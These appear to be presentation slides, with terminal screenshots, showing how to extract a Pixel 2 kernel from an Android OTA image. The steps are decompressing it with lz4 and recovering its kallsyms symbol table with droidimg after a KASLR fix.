


```
extract_android_ota_payload — dns@dns-mac — ..d_ota_payload — -zsh —...
→ extract_android_ota_payload git:(master) ✘ python extract_android_ota_payload.py walleye-ota-qp1a.190711.020-d326cba7.zip extracted_payload
Extracting 'payload.bin' from OTA file...
Extracting 'boot.img'
Extracting 'system.img'
Extracting 'vbmeta.img'
Extracting 'dtbo.img'
Extracting 'vendor.img'
Extracting 'cmnlib64.img'
Extracting 'cmnlib.img'
Extracting 'devcfg.img'
Extracting 'hyp.img'
Extracting 'keymaster.img'
Extracting 'pmic.img'
Extracting 'rpm.img'
Extracting 'tz.img'
Extracting 'xbl.img'
Extracting 'abl.img'
Extracting 'apdp.img'
Extracting 'msadp.img'
Extracting 'modem.img'
→ extract_android_ota_payload git:(master) ✘
```

# Extract the Kernel using the Boot Image (boot.img)

- imgtool - <http://newandroidbook.com/tools/imgtool.html>
  - `./imgtool boot.img extract`

```
extracted_payload — dns@dns-mac — ..acted_payload — -zsh — 80x24
→ extracted_payload git:(master) x ./imgtool boot.img extract
Boot image detected
Part          Size          Pages        Addr
Kernel:       14963074      3654         0x8000
Ramdisk:      10365775     2531         0x1000000
Secondary:    0             0             0xf00000
Tags:         100
Flash Page Size: 4096 bytes
DT Size: 0 bytes
ID: 53eaae6a9091b27f2bc1effe395de1128f09c06000
Name:
CmdLine: androidboot.hardware=walleye androidboot.console=ttyMSM0 lpm_levels.sle
ep_disabled=1 user_debug=31 msm_rtb.filter=0x37 ehci-hcd.park=3 service_locator.
enable=1 swiotlb=2048 firmware_class.path=/vendor/firmware loop.max_part=7 raid=
noautodetect usbcore.autosuspend=7 androidboot.dtbo_idx=3 buildvariant=user
Found LZ4 Magic at offset 0
This version of imgtool relies on lz4 to do extraction, but lz4 wasn't found
Extracting kernel
Extracting ramdisk
Found DT Magic @de5619
→ extracted_payload git:(master) x █
```



# Extract the Kernel using the Boot Image (Kernel.img)

- `binwalk -e KERNEL.img`

# Uncompress the Kernel file

- Once you have the extracted the file uncompress the kernel file

```
→ extracted git:(master) ✗ file kernel  
kernel: LZ4 compressed data (v1.4+)
```

```
→ extracted git:(master) ✗ lz4 -d kernel pixel_vmlinux  
Stream followed by undecodable data at position 14571037  
kernel : decoded 36238336 bytes
```

# Recovering the kallsyms table

- Download droidimg from <https://github.com/nforest/droidimg>
- We can use this tool to recover the kallsyms table
- `./vmlinux.py pixel_vmlinux`

# Recovering the kallsyms table

- If you face this error - KASLR issue!

```
[→ droiding-master ./vmlinux.py pixel_vmlinux
Linux version 4.4.177-g83bee1dc48e8 (android-build@abfarm-us-west1-c-0087) (Android (5484270 based on r353983c) clang version 9.0.3 (https://android.googlesource.com/toolchain/clang 745b335211bb9eadfa6aa6301f84715cee4b37c5) (https://android.googlesource.com/toolchain/llvm 60cf23e54e46c807513f7a36d0a7b777920b5881) (based on LLVM 9.0.3svn)) #1 SMP PREEMPT Mon Jul 22 20:12:03 UTC 2019
[+]kallsyms_arch = arm64
[!]could be offset table...
[!]lookup_address_table error...
[!]get kallsyms error...
→ droiding-master █
```

- Solution:

- gcc -o fix\_kaslr\_arm64 fix\_kaslr\_arm64.c
- ./fix\_kaslr\_arm64 pixel\_vmlinux pixel\_vmlinux\_kaslr

# Recovering the kallsyms table

- `./fix_kaslr_arm64 pixel_vmlinux pixel_vmlinux_kaslr`

```
→ droiding-master ./fix_kaslr_arm64 pixel_vmlinux pixel_vmlinux_kaslr
Original kernel: pixel_vmlinux, output file: pixel_vmlinux_kaslr
kern_buf @ 0x1020b3000, mmap_size = 36241408
rela_start = 0xffffffff80098d66d0
p->info = 0x0
rela_end = 0xffffffff800a0810d8
335004 entries processed
→ droiding-master █
```

- `./vmlinux.py pixel_vmlinux_kaslr`

```
→ droidimg-master ./vmlinux.py pixel_vmlinux_kaslr
Linux version 4.4.177-g83bee1dc48e8 (android-build@abfarm-us-west1-c-0087) (Android (548427
0 based on r353983c) clang version 9.0.3 (https://android.googlesource.com/toolchain/clang
745b335211bb9eadfa6aa6301f84715cee4b37c5) (https://android.googlesource.com/toolchain/llvm
60cf23e54e46c807513f7a36d0a7b777920b5881) (based on LLVM 9.0.3svn)) #1 SMP PREEMPT Mon Jul
22 20:12:03 UTC 2019
[+]kallsyms_arch = arm64
[+]numsyms: 131603
[+]kallsyms_address_table = 0x11acc00
[+]kallsyms_num = 131603 (131603)
[+]kallsyms_name_table = 0x12ade00
[+]kallsyms_type_table = 0x0
[+]kallsyms_marker_table = 0x1469900
[+]kallsyms_token_table = 0x146aa00
[+]kallsyms_token_index_table = 0x146ae00
[+]kallsyms_start_address = 0xffffffff8008080000L
[+]found 9915 symbols in ksymtab
ffffff8008080000 t _head
ffffff8008080000 T _text
ffffff8008080040 t pe_header
ffffff8008080044 t coff_header
ffffff8008080058 t optional_header
ffffff8008080070 t extra_header_fields
ffffff80080800f8 t section_table
ffffff8008081000 T do_undefinstr
ffffff8008081000 t efi_header_end
ffffff8008081000 T _stext
ffffff8008081000 T __exception_text_start
ffffff80080814d8 T do_sysinstr
ffffff800808158c T do_mem_abort
ffffff8008081654 T do_sp_pc_abort
ffffff8008081748 T do_debug_exception
ffffff800808181c t gic_handle_irq
ffffff80080818d0 t gic_handle_irq
ffffff8008081a58 T __do_softirq
ffffff8008081a58 T __exception_text_end
ffffff8008081a58 T __irqentry_text_end
ffffff8008081a58 t __irqentry_text_start
```

# Alternate Approach



# Alternate Approach

- On a stock Android ROM?
  - <https://android.googlesource.com/device> to the rescue
    - <https://android.googlesource.com/device/google>
- Get the list of branches from:
  - <https://source.android.com/setup/build/building-kernels>
    - For Pixel 2 (walleye) - **wahoo-kernel**
      - <https://android.googlesource.com/device/google/wahoo-kernel/>

# Alternate Approach

- Run *uname -a* on your device to know which kernel you are targeting. Searching for it will lead to <https://android.googlesource.com/device/google/wahoo-kernel/+16747445501c5a2cc90c00121b2b9ed23fee302a>
- Now click on the “tree” link

4.4.177-g83bee1dc48e8

[android](#) / [device](#) / [google](#) / [wahoo-kernel](#) / **16747445501c5a**

```
commit 16747445501c5a2cc90c00121b2b9ed23fee302a
author SalmaxChang <salmaxchang@google.com>
committer android-build-team Robot <android-build-team-robot@google.com>
tree 7816cf97c2d47161e4d27d6e172c43600fae205b
parent 238fce77eab1008a25c0d1c9b094b61e93a70b5f [diff]
```

```
wahoo: update kernel prebuilt [ DO NOT MERGE ]


83bee1dc48e8 soc: qcom: smem: Add secure device check for smem

Linux version 4.4.177-g83bee1dc48e8 (android-build@abfarm-us-west1-c-0087) (Android (5484270 based on r353983c) clang 9.0.3 (https://android.googlesource.com/toolchain/clang/745b335211bb9eadfa6aa6301f84715cee4b37c5) (https://android.googlesource.com/toolchain/llvm/60cf23e54e46c807513f7a36d0a7b777920b5881) (based on LLVM 9.0.3svn)) #1 SMP PREEMPT Mon Jul 22 20:12:03 UTC 2019

Bug: 135588290
Change-Id: Id922416206d798c39de29fb656830b383ae01cd8
Pick-Prebuilt: 255958347
Source-Branch: android-msm-wahoo-4.4-qt
Signed-off-by: SalmaxChang <salmaxchang@google.com>
(cherry picked from commit 207fc987584e2008123f00d53718c25935)
```

# Where is the Kernel?

- The BUILT kernel is in the file “Image.lz4-dtb”
  - <https://android.googlesource.com/device/google/wahoo-kernel/+16747445501c5a2cc90c00121b2b9ed23fee302a/Image.lz4-dtb>



t

[android](#) / [device](#) / [google](#) / [wahoo-kernel](#) / [16747445501c5a2cc90c00121b2b9ed23fee302a](#) / .

tree: 7816cf97c2d47161e4d27d6e172c43600fae205b [[path history](#)] [[tgz](#)]

- [.prebuilt info/](#)
- [Image.lz4-dtb](#)
- [debug\\_api/](#)
- [debug\\_hang/](#)
- [debug\\_locking/](#)
- [debug\\_memory/](#)
- [dtbo.img](#)
- [ftm4.ko](#)
- [htc\\_battery.ko](#)
- [kasan/](#)
- [lge\\_battery.ko](#)
- [sw49408.ko](#)
- [synaptics dsx core htc.ko](#)
- [synaptics dsx fw update htc.ko](#)
- [synaptics dsx rmi dev htc.ko](#)
- [touch\\_core base.ko](#)
- [wlan.ko](#)

# Uncompress the Kernel

- Uncompress the kernel using lz4

```
from_google — dns@dns-mac — ../from_google — -zsh —  
→ from_google lz4 -d Image.lz4-dtb Image_decompressed  
Stream followed by undecodable data at position 14571037  
Image.lz4-dtb : decoded 36238336 bytes  
→ from_google
```

```
from_google — dns@dns-mac — ../from_google — -zsh — 80x24  
→ from_google strings Image_decompressed | grep -i "linux version"  
Linux version 4.4.177-g83bee1dc48e8 (android-build@abfarm-us-west1-c-0087) (Android (5484270 based on r353983c) clang version 9.0.3 (https://android.googlesource.com/toolchain/clang 745b335211bb9eadfa6aa6301f84715cee4b37c5) (https://android.googlesource.com/toolchain/llvm 60cf23e54e46c807513f7a36d0a7b777920b5881) (based on LLVM 9.0.3svn)) #1 SMP PREEMPT Mon Jul 22 20:12:03 UTC 2019  
SWIMS: Linux Version: %04X  
→ from_google
```

# Next Step?

- Exactly the same steps we did with the previous kernel image :)